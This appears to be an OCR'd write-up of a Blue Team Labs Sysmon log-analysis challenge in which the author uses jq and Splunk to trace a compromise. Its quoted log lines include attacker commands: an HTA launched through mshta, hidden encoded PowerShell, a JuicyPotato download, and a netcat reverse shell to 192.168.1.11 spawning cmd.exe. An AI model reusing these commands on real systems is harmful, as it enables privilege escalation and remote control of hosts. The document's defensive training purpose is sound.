
Reference: https://blueteamlabs.online/home/challenge/log-analysis-sysmon-fabcb83517

Download the Sysmon Logs from the above link



Log Analysis - Sysmon

You are provided with Sysmon logs from a compromised endpoint. Analyse the logs to find out the steps and techniques used by the attacker.


Text Editor PowerShell Linux CLI

Points	Difficulty	Solves	OS
20	Medium	4056	Windows/Linux

Sysmon Logs 73 KB


Password btlo

In Linux CLI




```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Log Analysis -Sysmon$ jq '.' sysmon-events.json | less

[3]+  Stopped                 jq '.' sysmon-events.json | less
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Log Analysis -Sysmon$
```



```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Log Analysis -Sysmon$ jq -r '.Event.EventData.Image' sysmon-events.json | sort | uniq -c | sort -
nr
    808 C:\windows\temp\supply.exe
    602 C:\Windows\Temp\supply.exe
     18 C:\Windows\system32\svchost.exe
     16 C:\Program Files\Google\Chrome\Application\chrome.exe
      9 C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
      6 C:\Windows\SysWOW64\cmd.exe
      5 C:\Windows\SysWOW64\ftp.exe
      4 C:\Windows\System32\svchost.exe
      3 null
      3 C:\Users\IEUser\Downloads\Sysmon\Sysmon.exe
      2 C:\Windows\System32\mmc.exe
      2 C:\Users\IEUser\AppData\Local\Temp\Sysmon.exe
      1 C:\Windows\SysWOW64\mshta.exe
      1 C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
      1 C:\Windows\System32\wbem\unsecapp.exe
      1 C:\Windows\System32\consent.exe
      1 C:\Windows\System32\CompPkgSrv.exe
      1 C:\Windows\Sysmon.exe
```


So, number of occurrences of supply.exe is more, we can investigate on it.




```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Log Analysis -Sysmon$ jq -r '.Event.EventData.TargetFilename' sysmon-events.json | awk -F'\\' '{p
rint $NF}' | sort | uniq -c | sort -nr
    665 null
    202 python27.dll
    202 msvcr90.dll
    202 msvcp90.dll
    202 msvcm90.dll
      3 updater.hta:Zone.Identifier
      2 updater.hta
      1 Sysmon.exe
      1 supply.exe
      1 __PSScriptPolicyTest_ppzhc54x.iys.ps1
      1 __PSScriptPolicyTest_fk4fag3t.qiy.ps1
      1 __PSScriptPolicyTest_1b4ljox5.zpo.ps1
      1 de44892c-1f21-46f8-9c86-144844181950.tmp
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/Log Analysis -Sysmon$ 
```

Analyze the DLL file.

Splunk Analysis




```
Event.EventData.CommandLine
"C:\Program Files\Google\Chrome\Application\chrome.exe"
"C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Downloads\updater.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2
"C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
"powershell.exe" -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::From
C:\Windows\Sysmon.exe
C:\Windows\System32\CompPkgSrv.exe -Embedding
C:\Windows\system32\cmd.exe
C:\Windows\system32\wbem\unsecapp.exe -Embedding
C:\windows\temp\supply.exe
C:\windows\temp\supply.exe /c "ipconfig"
C:\windows\temp\supply.exe /c "juicy.exe -l 9999 -p nc.exe -a "192.168.1.11 9898 -e cmd.exe" -t t -c {B91D5831-B1BD-4608-8198-D72E155020F7}"
C:\windows\temp\supply.exe /c "powershell -c INvoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe -OutFile C:\Windows\Temp\juice.exe"
C:\windows\temp\supply.exe /c "whoami /priv"
```



```
source="sysmon-events.json" host="Saf-Ubuntu" index="sysmon-log" sourcetype="_json" "*.dll"
|stats count by Event.EventData.TargetFilename
```

✓ 809 events (10/26/25 2:00:00.000 PM to 10/27/25 2:02:02.000 PM)

```
Event.EventData.TargetFilename
C:\Users\IEUser\AppData\Local\Temp\_MEI100522\msvcm90.dll
C:\Users\IEUser\AppData\Local\Temp\_MEI100522\msvcp90.dll
C:\Users\IEUser\AppData\Local\Temp\_MEI100522\msvcr90.dll
C:\Users\IEUser\AppData\Local\Temp\_MEI100522\python27.dll
C:\Users\IEUser\AppData\Local\Temp\_MEI100602\msvcm90.dll
C:\Users\IEUser\AppData\Local\Temp\_MEI100602\msvcp90.dll
C:\Users\IEUser\AppData\Local\Temp\_MEI100602\msvcr90.dll
```



```
source="sysmon-events.json" host="Saf-Ubuntu" index="sysmon-log" sourcetype="_json" "*.hta"
|stats count by Event.EventData.TargetFilename
```

✓ 7 events (10/26/25 2:00:00.000 PM to 10/27/25 2:02:36.000 PM)

Event.EventData.TargetFilename
C:\Users\IEUser\Downloads\updater.hta
C:\Users\IEUser\Downloads\updater.hta:Zone.Identifier